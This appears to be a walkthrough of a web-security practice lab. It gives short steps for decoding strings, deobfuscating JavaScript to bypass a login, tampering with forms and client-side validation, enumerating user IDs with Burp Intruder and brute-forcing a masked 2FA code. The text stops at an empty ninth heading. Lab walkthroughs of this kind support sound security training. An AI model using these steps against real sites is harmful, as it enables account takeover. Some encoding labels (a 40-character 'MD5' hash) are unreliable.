

C1 <=> Observation of Encrypted/Hashed/Encoded String

Encoded DATA :
Vkd0a1ZrMXJOVlZaZWtKT1lsWkZlRlJZY0ZwTlZUVnhWRlJPVDFaSFRqVlViWEJXWlZVeE5sUlliRTVsYkVZMlZHMXdUazVWTVRaaE0zQlBaV3N3ZDFSWWNISmxhemxWVkZSQ1RtRnJNRGs9:Net-Secure#2469974994# (HEX)

Hashed DATA : bbbdd9057189c4ee422bb93be7625c8769f590ab:philippe (MD5)




Encrypted Value :
2FpVVEx4NN9IlvF4jLQF0CNG6HQGk4HQ4zQqng/lLuk=:Net-Secure#7274293647# (AES)




C2 <=> Web Time Traveller

1. Used wayback archive data for checking previous archived data.




C3 <=> User Login Bypass


1. View page source and check urls



2. Deobfuscate the given javascript code




3. Get password and login




C4 <=> Server Fingerprinting

1. Intercept the Request and check the response for the Server Details.




2. Fill the Details in the form and submit a solution.




C5 <=> HTTP Form Manipulation

1. Inspect the Web page and change the values accordingly.




2. Submit the solution and complete task.




C6 <=> Client Side Input Validation Bypass

1. Give the input such that the javascript at the client side checks validates your input, Intercept the request and before forwarding the request change the values to of the fields accordingly to complete the task. If all the tasks are done perfectly you can see a success response



C7 <=> User ID Enumeration


1. Intercept the request. You will see a UID parameter, send this request to burp intruder and add payload position at UID=1. In the payload, take the number generator from 0-2000 and run intruder.
2. For one number b/w 0-2000 you will get the Password for that UID



3. Submit the solution and see successful completion response.

C8 <=> 2FA Bypass Using Brute Force Attack


1. The Webpage has 2-Factor Authentication Enabled with username, password and OTP verification. It is a 3 digit OTP. The First digit is masked with DES encryption, Second digit with base64 mask, Third digit with md5 mask.
2. Login to the webpage with Username:admin Password: admin
3. At otp verification Intercept the request and send the request to Intruder and set three payload positions with masked digits[0-9] as payload for appropriate parameter and run the intruder.
4. For any one request of masked OTP, the response will be successful.
5. Submit that successful request from the browser and see the success message response.



C9 <=> HTML5 Storage

